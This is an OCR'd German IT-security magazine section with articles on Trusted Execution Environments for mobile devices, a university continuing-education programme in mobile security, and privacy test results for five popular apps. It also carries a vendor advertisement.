
Sichere App-Umgebung für mobile Devices

Wie können Apps, die einen hohen Schutz der verarbeiteten Daten und eine entsprechende vertrauenswürdige Plattform verlangen, möglichst sicher auf Smartphones und Tablets ausgeführt werden? Ein Trusted Execution Environment mit einer vom normalen Betriebssystem getrennten Applikationsumgebung kann eine mögliche Lösung sein.

Von Eyck Warich, secunet Security Networks AG

Die Vorteile mobiler Devices liegen klar auf der Hand. Doch neben Wetter-App, Zugang zu sozialen Netzwerken, Nachrichtenplattformen und Kalender eignen sich Smartphones technisch durchaus auch für berufliche/professionelle Einsatzzwecke, wie zum Beispiel zur Authentifizierung oder als Zugangstoken. Bisher fehlte allerdings immer eine entsprechend sichere und vertrauenswürdige Ausführungsumgebung, um solche Funktionen auf einem definierten Sicherheitsniveau zu betreiben, sodass nicht die Gefahr besteht, dass eine unsichere Applikation oder Geräteplattform die Kontrolle über relevante Daten übernimmt oder diese an unerwünschte Dritte sendet. Das führte in der Vergangenheit meist zu Ansätzen, die die Benutzung des Smartphones für weitere Zwecke wenig bis nicht mehr attraktiv erscheinen ließ, da der Anwender entsprechend restriktiven Nutzungsbeschränkungen unterworfen wurde, wie zum Beispiel das Verbot nicht zugelassener Applikationen bis hin zur Deaktivierung von Netzwerkschnittstellen.

Mit einem sogenannten Trusted Execution Environment (TEE) kann jedoch dieser Mangel behoben werden: Ein TEE definiert eine sichere, vertrauenswürdige Ausführungsumgebung für Software, die auf mobilen Devices wie Smartphones und Tablets parallel zu dem eigentlichen „normalen" Betriebssystem existiert. Die Unterstützung dieser Trennung erfolgt bereits auf Hardwareebene und ist zur Entkopplung von den darüber liegenden bekannten Hauptbetriebssystemen notwendig, da diese normalerweise die volle Kontrolle über die Gerätehardware und die damit verbundenen Geräteressourcen haben. Auf diese Weise wird sichergestellt, dass Informationen nicht ungewollt den sicheren Bereich des TEE verlassen können, da Zugriffe auf diese Bereiche durch Hardwaremechanismen kontrolliert werden.



TEE-Integration in eine mobile Plattform

Diese Architektur ermöglicht die sichere Ablage von Datenmaterial – zur Laufzeit oder zur Speicherung – innerhalb des TEE, das ausschließlich durch Softwarebestandteile im TEE genutzt werden kann. Somit können nur sichere Applikationen (Trusted Apps) innerhalb des TEE auch auf die dort gespeicherten Daten zugreifen. Applikationen, die im TEE ausgeführt werden, haben Zugriff auf die volle Leistung des Hauptprozessors des Geräts, während sie gleichzeitig vor den vom Benutzer installierten Applikationen im Hauptbetriebssystem abgeschottet sind. Damit bildet das TEE eine sichere Ablaufumgebung für Software, die innerhalb des TEE

unabhängig vom Rest des Devices ausgeführt werden kann. Schließlich kann das TEE durch die erwähnte Integration in die Gerätehardware auch eine sichere Anbindung von Peripheriegeräten, insbesondere dem Touchdisplay, bereitstellen. Damit wird es unter anderem möglich, eine sichere Daten-Ein- oder -Ausgabe wie zum Beispiel von PINs oder Passwörtern für Trusted Apps zu ermöglichen.

Flexible Einsatzszenarien

Mit dem TEE werden Voraussetzungen geschaffen, um eine Vielzahl von Diensten zu nutzen, die bisher aufgrund des fehlenden oder undefinierten Sicherheitsniveaus der Geräte nicht oder nur mit entsprechenden Beschränkungen umgesetzt werden konnten.

So kann das mobile Gerät mit TEE beispielsweise für die sichere Authentifizierung eines Benutzers eingesetzt werden. Vorstellbare Anwendungen sind das Smartphone als Zugangstoken für Anwender/Anwendungen und Dienste wie zum Beispiel der virtuelle Hotelzimmerschlüssel, der dem Nutzer schon bei Buchung des Hotels auf sein Smartphone „geschickt" wird oder ein virtueller Autoschlüssel, der für Carsharing-Infrastrukturen genutzt werden kann und über eine Bluetooth- oder NFC-Schnittstelle mit dem Fahrzeug kommuniziert.

Das TEE kann die Funktion eines Passwortgenerators übernehmen, der Einmalpasswörter generiert (OTP-Generator) und somit zusätzliche Geräte in den bekannten Varianten ergänzt oder ersetzt. Im Unternehmenseinsatz kann man mit der vertrauenswürdigen Umgebung auch VPN-Zugänge zum internen Unternehmensnetz realisieren oder sichere Unternehmens-Container auf dem Gerät einrichten, die Kontakte, Kalenderdaten und Dokumente sicher gegen Diebstahl und Verlust schützen.

Auch mobiles Banking könnte sich in Zukunft durch TEE verändern. Werden die Anwender bisher dazu angehalten, sich beim Homebanking mobile TANs auf ein dediziertes Gerät (Smartphone) schicken zu lassen, sind somit Banktransaktionen auf dem selben Smartphone nicht zulässig. TEE könnte hier für die geforderte Trennung zwischen Banking-Frontend (Benutzerführung) und Transaktionshandling (mTAN) sorgen.


Für Anbieter digitaler Inhalte ist TEE ebenfalls ein interessanter Lösungsansatz. Sie können über den geschützten Bereich des TEE eine entsprechende DRM-Logik realisieren, welche dann für die benutzer- oder gerätespezifische Bereitstellung von Inhalten genutzt werden kann. Die

Abonnement-Informationen sind im TEE vor unberechtigtem Zugriff geschützt, erlauben aber das Darstellen von Filmen oder Abspielen von Musik auf dem Gerät.

Je nach Ausgestaltung der spezifischen TEE-Lösung kann es möglich sein, gezielt Informationen oder Softwarebestandteile in das TEE nachzuladen. Das TEE stellt in diesem Fall zunächst also nur eine Basisplattform zur Verfügung, auf die dann die eigentlich benötigten Anwendungsteile zur Laufzeit bei Bedarf nachgeladen werden können. Obwohl weiterhin hardwarebasiert, bleibt hiermit dann die Flexibilität erhalten, dass auch bereits bei Benutzern befindliche Geräte nachträglich mit den entsprechenden sicheren Anwendungen versorgt werden können.

TEE steckt in vielen Smartphones

Da ein TEE entsprechend tief in die Gerätehardware eingebettet sein muss, ist bereits bei der Herstellung des mobilen Device die Vorbereitung und Integration des TEE erforderlich. Darüber hinaus ist bei solchen Lösungen, die die Verwaltung von Anwendungen im Feld ermöglichen, zusätzlich eine Plattform notwendig, die jedem Gerät bei der Produktion eine entsprechende eindeutige Identität zur Adressierung vergibt. Diese TEE-Geräte-ID ermöglicht später die entsprechenden Nachlade- und Managementprozesse im Betrieb.



Verteilung und Verwaltung von TEE-Anwendungen

Bei TrustZone – ein TEE der englischen Firma ARM Ltd. – ist ARM der Lieferant für mobile CPU/SoC-Designs. In ARMs Architektur und Design ist TEE/TrustZone bereits integraler Bestandteil mit dem Resultat, dass in fast allen heute auf dem Markt befindlichen Smartphones und Tablets mit ARM-SoC TrustZone bereits vorhanden ist. Aktuell sind es über 250 Millionen Geräte, die bereits mit der TrustZone-TEE-Realisation des Herstellers Trustonic Ltd. ausgestattet sind.

Offenes Ökosystem

TEE wird derzeit im Rahmen von GlobalPlatform standardisiert. Damit wird es zukünftig geräte- und herstellerübergreifend möglich sein, TEE-Anwendungen zu entwickeln, Geräte mit TEE im Feld zu verwalten sowie entsprechend mit Daten und Softwarebestandteilen Over-The-Air zu versorgen. Ziel der Bestrebungen ist ein komplettes, offenes Ökosystem rund um TEE. Damit TEE für die Anwender nutzbar wird, sind spezielle Rollen in diesem System vorgesehen, die entsprechende Leistungsbausteine zur Verfügung stellen. Der Service Provider ist der Anwendungs-/Softwarelieferant, insbesondere der TEE-Softwarebestandteile, und stellt eine Lösung für spezifische Anwendungsfälle zur Verfügung, beispielsweise die bereits genannte Hotelzutrittsapplikation. Er nutzt neben den gängigen Softwareerstellungsprozessen für mobile Anwendungen auch die TEE-spezifischen Tools und Prozesse und die dazu bereitgestellten TEE Software Development Kits. Der Trusted Service Manager ist zuständig für alle Managementfunktionen im Feld, die die TEE-Plattform betreffen. Er bietet dazu entsprechende Verwaltungsschnittstellen an, auf die der Service Provider zugreifen kann. Der Trusted Service Manager verteilt im Auftrag des Service Providers TEE-Software auf mobilen Geräten oder überträgt spezifisches Datenmaterial an diese (Personalisierung). Er stellt dafür sozusagen einen App-Store für Trusted Applications bereit, in den die Service Provider ihre TEE-Anwendungen einstellen können.

Damit eine vertrauenswürdige Applikation den Weg ins Gerät des Anwenders findet, sind vor allem die spezifischen Eigenschaften einer TEE-Umsetzung und das Zusammenspiel der einzelnen Beteiligten im Ökosystem zu beachten. Für einen Applikations-Anbieter kann der Einstieg in die TEE-Welt einfacher und kostengünstiger sein, wenn er auf einen so genannten generischen Service Provider zurückgreift. Die secunet Security Networks AG bietet einen solchen Service als Dienstleistung an und übernimmt die vollständige Abstraktion der plattformspezifischen Begebenheiten und tritt somit als Vermittler zwischen Anwendungsherstellern und dem restlichen Ökosystem des TEE auf. Der Applikations-Anbieter konzentriert sich weiterhin auf sein gewohntes Aufgabenfeld und muss sich nicht mit speziellen Integrationsaufgaben rund um das TEE beschäftigen. secunet hat den entsprechenden Zugriff auf Software Development Kits sowie Integrations-Devices und kann spezielle Softwaremodule für die einfache Integration des TEE-Ökosystems bereitstellen. Insgesamt erhält der Anwendungshersteller darüber einen vereinfachten Zugang zu der TEE-Infrastruktur und kann zuverlässig und kostengünstig vertrauenswürdige Applikationen für seine speziellen Anwendungsfälle bereitstellen.

mediaTest digital TÜVIT® TÜV NORD GROUP

APPLICATION SECURITY CENTER

360° Mobile Application Management Platform

- Sichere App-Kataloge
- App-Zertifikate und Audits
- Sicherheitsrichtlinien
- Mobility Marketplace
- Partner Section

TRUSTED APP DIRECTORY

AUDITS & CERTIFICATES

SECURITY GUIDELINES

MOBILITY MARKETPLACE

Secure Your Mobile Devices

Ein auf Datenschutz und Datensicherheit geprüftes App-Portfolio für betrieblich genutzte Smartphones. Unter dem Oberbegriff Trusted App Management steht eine ganzheitliche Lösung zur Verfügung, die die zunehmende Kommunikation durch Smartphones sicherer gestaltet und Schadsoftware, die z.B. den Diebstahl von sensiblen Unternehmensdaten verursachen kann, von Beginn an ausgrenzt.

Secure Your Own Apps

Lassen Sie Ihre Apps prüfen und nutzen Sie die Zertifikate als vertrauensbildende Argumente in der Kommunikation und als Abgrenzungsmerkmal in den Stores. Trusted App bescheinigt mobilen Applikationen die Einhaltung gesetzlicher Datenschutz- und Datensicherheitsbestimmungen und den vertrauenswürdigen Umgang mit sensiblen Nutzerdaten.

Roll Out App Security Standards

mediaTest digital erstellt in Zusammenarbeit mit dem BSI (Bundesamt für Sicherheit in der Informationstechnologie) Richtlinien zur Gewährleistung von Datensicherheits- und Datenschutzstandards für mobile Applikationen. „Enterprise Guidelines" regeln den sicherheitskonformen Einsatz von mobilen Applikationen in Unternehmen. „Application Guidelines" dienen als Leitfaden für App-Entwickler.

Take Part. Be Our Partner.

Profitieren Sie als Partner von dem hochwertigen Umfeld ausgewählter Mobility- und Technologieunternehmen und führen Sie mit uns die Entwicklung zur sicheren Enterprise Mobility Umgebung an. Präsentieren Sie auf dem Mobility Marketplace Ihre Produkte und Lösungen und erweitern Sie Ihr Angebot um die Leistungen beteiligter Partner.

www.appsecuritycenter.com

Spezielle Aus- und Weiterbildungsangebote für Berufspraktiker

Schutz durch Kompetenzentwicklung

Neun Hochschulen haben sich im „Open Competence Center for Cyber Security" zusammengeschlossen, um berufsbegleitende Studienprogramme speziell für den Bereich IT-Sicherheit anzubieten. Interessenten können sich dort in zweimonatigen Modulen über Themen wie Mobile Forensik weiterbilden.

Von Jan Schiller, Hochschule Albstadt-Sigmaringen, Open C³S

Die Verbreitung mobiler Endgeräte im beruflichen wie privaten Alltag nimmt stetig zu – und mit ihr der Bedarf an qualifizierten Experten in Unternehmen und Behörden. Allerdings gibt es in Deutschland einen eklatanten Mangel an adäquaten Aus- und Weiterbildungsmöglichkeiten im Bereich Mobile Security. Besonders der rapide technische Fortschritt und die große Vielfalt mobiler Systeme machen eine kontinuierliche Qualifizierung von Fachkräften aber unumgänglich – am besten auf akademischem Niveau.

Eine Weiterbildung ist jedoch für Berufstätige zeitlich immer ein Balanceakt. Die hohe Dauer konventioneller akademischer Studienprogramme wirkt da besonders abschreckend - kaum jemand kann sich heute eine mehrjährige Berufspause zu Studienzwecken leisten. Hier bietet die berufsbegleitende wissenschaftliche Weiterbildung eine Perspektive – sie ist allerdings gerade unter Hochschulen wenig entwickelt. Dies spiegelt sich am Weiterbildungsmarkt: Niveau und Qualität von Angeboten im Bereich IT-Security schwanken stark und werden zum größten Teil von privaten Dienstleistern organisiert.

Open C³S

Aufgrund der geringen Vergleichbarkeit der Angebote im Bereich der wissenschaftlichen Weiterbildung zählt meist das Renommee des Anbieters – ein Nachteil für alle Berufspraktiker, die sich gezielt weiterqualifizieren wollen. Eine wegweisende Lösung könnte das „Open Competence Center for Cyber Security", kurz Open C³S, darstellen. In dem im Zuge des Bund-Länder-Wettbewerbs „Aufstieg durch Bildung – Offene Hochschulen" ins Leben gerufene Projekt werden berufsbegleitende Studienprogramme speziell im Bereich IT-Sicherheit entwickelt. Ziel ist es, dem Fachkräftemangel entgegenzuwirken. Dazu kooperieren neun führende Hochschulen auf dem Gebiet in einem Verbund.

Die Open C³S-Programme sind speziell auf Berufstätige zugeschnitten, die nebenher im Fernstudium studieren oder sich zu spezifischen Fachthemen fortbilden wollen. Zu dieser Zielgruppe gehören auch beruflich Qualifizierte ohne Abitur oder mit Fachhochschulreife. Neben den berufsbegleitenden Studiengängen Bachelor IT-Sicherheit und Master IT-Governance, Risk and Compliance Management bietet deshalb ein am Markt übliches Zertifikatsprogramm die Möglichkeit, sich ohne formalen Hochschulzugang in zeitlich überschaubaren Kursen zu Fachthemen weiterzubilden.

Zertifikatsprogramm für gezielte Weiterbildung

Denn viele Unternehmen und vor allem Behörden möchten ihre Mitarbeiter in ganz speziellen Bereichen auf akademischer Ebene fortbilden. Dafür eignen sich Studienmodule, die man einzeln belegen und mit einem Zertifikat abschließen kann. Im Rahmen des Zertifikatsprogramms sollen zukünftig rund 40 Module zu den Themenschwerpunkten Sicherheit, Forensik, Kryptologie, Recht, Politik und praktische Informatik angeboten werden. Für den Bereich Mobile Security werden Module zur Sicherheit mobiler Systeme, Forensik mobiler Geräte sowie zur Weiterentwicklung von Werkzeugen für die Mobilforensik entwickelt (vgl. Tabelle 1). Die Module weisen dabei einen hohen Praxisbezug auf und richten sich an spezielle Zielgruppen, wie etwa forensische Ermittler und Sicherheitsanalysten.

Ein Zertifikatsmodul dauert acht Wochen und wird größtenteils im Fernstudium absolviert. Je nach Vorkenntnissen benötigen die Teilnehmer circa 10-15 Stunden Bearbeitungszeit in der Woche. Ein Modul ist in Online-, Präsenz- und Prüfungsphasen unterteilt. In der Onlinephase lernt der Teilnehmer selbstständig anhand von „Studienbriefen", die auch Übungsaufgaben enthalten. Zudem gibt es Präsenzphasen, die jedoch überwiegend am Wochenende stattfinden und sich vom Umfang her je nach Kurs unterscheiden. In diesen Phasen werden Übungen und Gruppenarbeiten durchgeführt. Jedes Modul wird mit einer Prüfung abgeschlossen. Auch für ein ganzes Studium sind die Zertifikate ein guter Einstieg: Wer weitermachen will, kann sich die Prüfungsleistungen für den Bachelor „IT-Sicherheit" anrechnen lassen. Zudem können im Laufe des Berufslebens erworbene Kompetenzen je nach Art durch speziell entwickelte Anrechnungsverfahren für das Studium anerkannt werden. Derzeit befindet sich das Programm in einer Erprobungsphase, in der keine Studiengebühren anfallen. Der Regelbetrieb soll im nächsten Jahr starten.

Studium „IT-Sicherheit"

Aber auch gleich komplette Studiengänge werden vom Open C³S angeboten. So ist der Bachelorstudiengang IT-Sicherheit speziell auf die Bedürfnisse berufsbegleitend Studierender hin konzipiert. Er ist auf neun Semester in Teilzeit ausgelegt und in Module aufgeteilt, die innerhalb von Studienlevels in nahezu unabhängiger Reihenfolge belegt werden können. Die Studieninhalte weisen einen hohen Praxisbezug auf und orientieren sich gezielt an den Herausforderungen aus dem Berufsalltag.

Auch der Masterstudiengang bietet etwa mit dem Modul „IT-GRC für mobile Systeme und Architekturen" zugeschnittene Angebote. Er richtet sich an Interessierte, die nach einem Erststudium und mindestens einem Jahr Berufstätigkeit in einem relevanten Bereich einen Masterabschluss erwerben möchten. Der Studiengang ist für Fachleute konzipiert, die im Beruf bereits mit Themen wie IT-Strategie, IT-Governance, IT-Security, IT-Risikomanagement und IT-Compliance zu tun hatten oder sich in diese Richtung entwickeln wollen.

Fazit

Gerade in Fachgebieten mit rasanter technologischer Entwicklung wie der mobilen Kommunikation ist eine kontinuierliche Weiterbildung unumgänglich. Zusätzlich zur innerbetrieblichen Fortbildung und „learning on the job" könnte sich mit dem Studienprogramm Open C³S eine weitere Alternative ergeben. Die Ansiedelung des Programms an Hochschulen mit ausgewiesener Expertise im Bereich IT-Sicherheit könnte sich als weiterer Vorteil herausstellen.

Studienprogramm	Modultitel	Inhalte
Zertifikatsprogramm, Bachelor IT-Sicherheit	Netzsicherheit 1	Kryptographische Systeme zur Absicherung von Netzen (insbesondere GSM, UMTS) mit Hilfe symmetrischer und asymmetrischer Verfahren
Zertifikatsprogramm, Bachelor IT-Sicherheit	Sicherheit mobiler Systeme	Aufbau und Sicherheitsrisiken mobiler Systeme (insbesondere Smartphones), z.B. GSM, UMTS, GMR, DECT sowie Design mobiler Betriebssysteme (iOS und Android)
Zertifikatsprogramm	Weiterentwicklung von Werkzeugen für die Mobilfunkforensik	Mobilfunkforensik für Android, Applikationsaufbau, Obfuscation
Master IT-GRC Management	IT-GRC mobiler Systeme und Architekturen	Grundlagen Mobile Business und Technologie, mobile Systeme und Architekturen, Sicherheit, Angriffsszenarien und Risiken mobiler Systeme

Übersicht der Module zum Thema mobile Sicherheit.

Fünf beliebte Kandidaten im Test

Unsicherheitsfaktor Apps

Smartphones und Tablets steigern die Produktivität und Motivation der Mitarbeiter. Die Apps auf den Geräten machen es jedoch Angreifern oft leicht, sensible Unternehmensdaten abzugreifen. So stellt sich momentan vielen CISOs Frage, welche Maßnahmen sie ergreifen müssen, um die mobile IT-Infrastruktur bestmöglich zu schützen.

Von Sebastian Wolters, mediaTest digital GmbH

Bild: © aey - Fotolia.com

Smartphones und Apps eröffnen Angreifern und Datensammlern völlig neue und weitreichende Möglichkeiten, an sensible Unternehmensdaten heranzukommen. Ein besonders beliebtes Angriffsziel sind derzeit die auf den Geräten installierten Apps, da sie die einfachste Möglichkeit sind, auf sensible Daten zuzugreifen und somit entsprechenden Schaden anzurichten.

Die derzeit bekannteste unsichere App ist wahrscheinlich WhatsApp. Der Messenger liest beispielsweise die im Adressbuch gespeicherten Telefonnummern aus und schickt sie zu Servern in die USA. Daneben gab es in der Vergangenheit einige andere kritische Sicherheitslücken, die mal schneller, mal langsamer behoben wurden. Daher hat es sich höchstwahrscheinlich bis zu jedem CISO herumgesprochen, dass der Einsatz dieser App im Unternehmen untersagt werden sollte.

Doch wie steht es um die unzähligen anderen, öffentlich zugänglichen Apps aus Bereichen wie Reiseplanung, Dokumentenverwaltung, Kommunikation, News, Wetter? Welche Apps können Unternehmen bedenkenlos einsetzen und welche sollte man schnellstmöglich unterbinden oder von vornherein ausschließen?

Hierfür bieten Unternehmen Lösungen an, die sich auf die Analyse von Apps spezialisiert haben. Sie prüfen die Anwendungen nach bestimmten Kriterien und versehen sie mit einem Sicherheitsrating. Je nach Ergebnis können die Admins die Apps dann über das Mobile-Device-Management für die mobilen Endgeräte freischalten.

Wie so ein Testergebnis aussieht, zeigen die folgenden Beispiele anhand von fünf Apps, die momentan auf den meisten Business-Smartphones und Tablets in Unternehmen installiert sind. Das Unternehmen mediaTest digital hat diese Anwendungen ausführlichen Sicherheitstests im hauseigenen Testlabor unterzogen. Am Ende eines App-Tests steht eine Ampelwertung:

- Grün: Whitelist, nutzbar
- Gelb: Whitelist, nutzbar mit Hinweis
- Rot: Blacklist, Nutzung bedenklich, individuelle Freigabe möglich
- Schwarz: Blacklist, von der Nutzung wird abgeraten

Fünf Apps im Test

App: Hotel Suche HRS
Betriebssystem: Android
Version: 4.8.1
Testdatum: 28.04.2014
Ampelwertung: ROT

Smartphones und Tablets werden in Unternehmen intensiv

für die Reiseplanung genutzt. Eine der beliebtesten Apps hierfür ist die „Hotel Suche HRS“, die neben der einfachen Suche und einer umfangreichen Hoteldatenbank auch besondere Rabatte und Konditionen bietet.

Die aktuellen Tests haben gezeigt, dass diese App für den Einsatz in Unternehmen nicht geeignet ist. Sie übermittelt einige sensible Datensätze an Tracking- und Werbenetzwerke, darunter Vor- und Nachname des Benutzers, seine Zugangsdaten, E-Mail-Adresse und seine Kundennummer. Persönliche Daten wie Vor- und Nachname oder die E-Mail-Adresse sind jedoch so sensibel, dass sie keinesfalls übertragen werden sollten, wenn sie nicht zwingend für die Kernfunktionalität der App benötigt werden. Das Analytics-Netzwerk, das in diesem Fall die Daten erhalten hat, analysiert lediglich Crash-Reports und Fehlermeldungen zu Zwecken der Qualitätssicherung. Eine Übertragung der Nutzerdaten bringt in diesem Zusammenhang keinen zusätzlichen Gewinn.

Darüber hinaus werden während der Benutzung der HRS-App vertrauliche Netzwerk-Informationen, die WIFI MAC-Adresse und die WIFI SSID an Analytics- und Trackingnetzwerk übertragen. Die WIFI MAC ist eine nicht veränderbare Gerätekennung, die eineindeutig einem Gerät und seinem Benutzer zugeordnet werden kann. Die WIFI SSID (Access Point) ist der Netzwerk-Name des verbundenen Routers. Über diesen Namen und die Häufigkeit der Verbindung kann überprüft werden, wo und in welchem Netzwerk sich der Benutzer aufhält. In Verbindung mit anderen Datensätzen lassen sich daraus detaillierte Profile erstellen.

Vom Nutzer eingegebene Suchbegriffe werden sogar unverschlüsselt gesendet, sodass diese leicht abgefangen und mitgelesen werden können. Suchbegriffe ermöglichen zwar keinen direkten Personenbezug, doch auch sie können sensible und personenbeziehbare Angaben enthalten, zum Beispiel bei der Suche nach persönlichen Interessen, illegalen Inhalten oder Krankheitsthemen.

App: ZDF Mediathek
Betriebssystem: iOS
Version: 2.2
Testdatum: 18.02.2014
Ampelwertung: ROT

Eine weitere sehr beliebte App ist die „ZDF Mediathek“, die ihren Nutzern mobilen Zugriff auf Fernsehbeiträge, Reportagen, Filme und Serien ermöglicht. Auch hier rät mediaTest digital in Anbetracht der aktuellen Testergebnisse dringend vom Einsatz ab. Die App überträgt während der Benutzung einige eindeutige Kennungen und Geräteinformationen wie die IDFA, die WIFI MAC und Angaben zu Gerätetyp, Betriebssystem oder Provider an das Tracking-Netzwerk INFOnline. INFOnline erfasst Daten für den Online-Werbemarkt und kann über eineindeutige Gerätekennungen Daten zur Profilerstellung von Nutzern bereitstellen. Die Übertragung findet zwar verschlüsselt statt, doch in der Regel weiß der Nutzer hiervon nichts.

Wie schon bei der „HRS Hotelsuche“ überträgt auch die „ZDF Mediathek“ vom Nutzer eingegebene Suchbegriffe unverschlüsselt.

App: Handelsblatt Online
Betriebssystem: BlackBerry 10
Version: 1.0.3.1
Testdatum: 27.01.2014
Ampelwertung: SCHWARZ

Bei vielen Unternehmen herrscht nach wie vor der Glaube, dass sie beim Einsatz von BlackBerry-Geräten auf der sicheren Seite sind. Das Beispiel „Handelsblatt Online“ belegt sehr deutlich, was auch die übrigen Statistiken von mediaTest digital belegen. BlackBerry Apps sind in gleichem Maße unsicher wie Apps für Android, iOS und Windows Phone.

Bei der Handelsblatt-App werden zahlreiche sensible und personenbezogene Daten wie Passwort, Benutzername, E-Mail-Adresse, Vorname, Nachname und Adressdaten (GPS-/Geodaten) unverschlüsselt übertragen. Dies eröffnet Angreifern vielfältige Möglichkeiten. Mit hoher Wahrscheinlichkeit wird die Benutzername-Passwort-Kombination mehrfach verwendet, somit zieht der Verlust der Daten nach sich, dass anschließend der Zugriff auf diverse Konten und Profile des Nutzers möglich ist. Über die ausgelesenen Geodaten in Verbindung mit dem Namen können Bewegungsprofile und feste Aufenthaltsorte des Benutzers ermittelt werden.

Auch die Handelsblatt-App überträgt die eingegebenen Suchbegriffe unverschlüsselt, in diesem Fall sogar an ein Werbenetzwerk, das mit den Daten Nutzerprofile erstellen und verfeinern kann.

App: Wetter.com
Betriebssystem: iOS
Version: 2.0.8
Testdatum: 19.02.2014
Ampelwertung: ROT

Bei den Wetter-Apps erfreut sich „wetter.com“ großer Beliebtheit. Doch auch hier wird vom Einsatz abgeraten, da verschiedene sensible Daten ungeschützt sind und ohne Wissen des Nutzers an Dritte abfließen.

So übermittelt die App die sogenannte IDFA, eine für Werbezwecke konzipierte und nur schwer veränderbare Gerätekennung, und die exakten Standortdaten des Nutzers an mehrere Werbenetzwerke. Hinzu kommt, dass die Daten unverschlüsselt versendet werden, wodurch Angreifer sie leicht abfangen und auswerten können. Die Geo-Standortdaten allein enthalten noch keinen Personenbezug, sie können jedoch in Verbindung mit IDs und Gerätekennungen zu Datenschutzproblemen führen, da Rückschlüsse auf Nutzerverhalten,

Aufenthaltsorte und weitere sensible Informationen möglich sind.

Eine weitere Schwierigkeit bei der Übertragung sensibler Daten an Trackingdienste und Werbenetzwerke besteht darin, dass der Nutzer nicht beeinflussen und transparent nachvollziehen kann, was das Unternehmen mit seinen Daten tut. Die Praxis zeigt in vielen Fällen, dass solche wertvollen Daten weitergegeben beziehungsweise verkauft werden. Spätestens bei Unternehmenskäufen und Übernahmen, die in der Branche keine Seltenheit sind, wechseln die Daten ihren Besitzer. Das prominenteste Beispiel ist die Übernahme von WhatsApp durch Facebook. In diesem Fall wechselten unter anderem die Adressbücher der 500 Millionen Nutzer ihren Besitzer.

App: Die Welt
Betriebssystem: Android
Version: 1.6.16
Testdatum: 23.04.2014
Ampelwertung: SCHWARZ

Neben dem Handelsblatt gehört auch „Die Welt" zu den meist genutzten News-Apps im Business- und Privatbereich. Aktuelle Tests haben auch hier einige Schwachstellen aufgedeckt, aufgrund derer die App schnellstmöglich von Business-Smartphones und Tablets verschwinden sollte.

Die eindeutige Gerätekennung IMEI, vergleichbar mit der UDID bei iOS, wird ohne Wissen des Nutzers an Facebook übertragen. Zudem findet der Versand unverschlüsselt statt. Bei der IMEI handelt es sich um eine nicht veränderbare Kennung, die eineindeutig einem Gerät und seinem Benutzer zugeordnet werden kann. Die Übertragung der IMEI ist weder für die Kernfunktionalität der App noch für Werbetrackingzwecke nötig, da für Android andere, nicht eindeutige Geräte-IDs zur Verfügung stehen, zum Beispiel die „Android Advertising ID" oder eine eigens generierte ID. In Verbindung mit Geodaten und Suchbegriffen kann mithilfe der IMEI ein sehr genaues Profil des Nutzers erstellt werden.

Eine weitere Geräte-ID, die Android-ID, wird ebenfalls unverschlüsselt übertragen. Der Empfänger ist in diesem Fall ein Werbenetzwerk. Die Android-ID ist eine Gerätekennung, die einem Gerät und seinem Benutzer zugeordnet werden kann. Sie kann nur von sehr erfahrenen Nutzern verändert werden. Mithilfe der Android-ID können somit ebenfalls Nutzerprofile erstellt werden.

Als weitere Schwachstelle versendet „Die Welt"-App Standortdaten und Suchbegriffe unverschlüsselt und macht es damit Datensammlern und Spionen leicht, an aufschlussreiche Informationen zu gelangen.

App-Stores bieten keinen Schutz

Diese fünf Beispiele zeigen, wie zahlreich und vielfältig die Probleme sind, die bei der Nutzung von Apps und der Einführung mobiler Endgeräte entstehen. Sie sind jedoch nur ein kleiner Auszug aus der umfangreichen Liste problematischer Anwendungen aller mobilen Betriebssysteme. Kürzlich gab mediaTest digital bekannt, bei mehr als der Hälfte aller getesteten Anwendungen sicherheitskritische Mängel festzustellen. Hierbei sind die Unterschiede zwischen den Betriebssystemen Android, iOS, WindowsPhone und BlackBerry nur marginal.

Die App-Stores selbst bieten keinen Schutz und keine Prüfung auf Sicherheitslücken oder Datenschutzverstöße, zumal die meisten Apps nicht allein für den deutschen Markt entwickelt werden und somit nicht die Regelungen des Bundesdatenschutzgesetzes (BDSG) berücksichtigen. Den Administratoren blieb somit bisher nur die Möglichkeit, sich mithilfe einschlägiger Medien über die Sicherheit und Unsicherheit von Apps zu informieren. Bei mehr als zwei Millionen öffentlich verfügbarer Apps für Android, iOS, Windows Phone und BlackBerry und den extrem dynamischen Updatezyklen gelangen die Verantwortlichen schnell an die Grenze des Machbaren. Eine systematische und kontinuierliche Kontrolle ist auf diese Weise nicht zu realisieren.

App-Tests als Dienstleistung

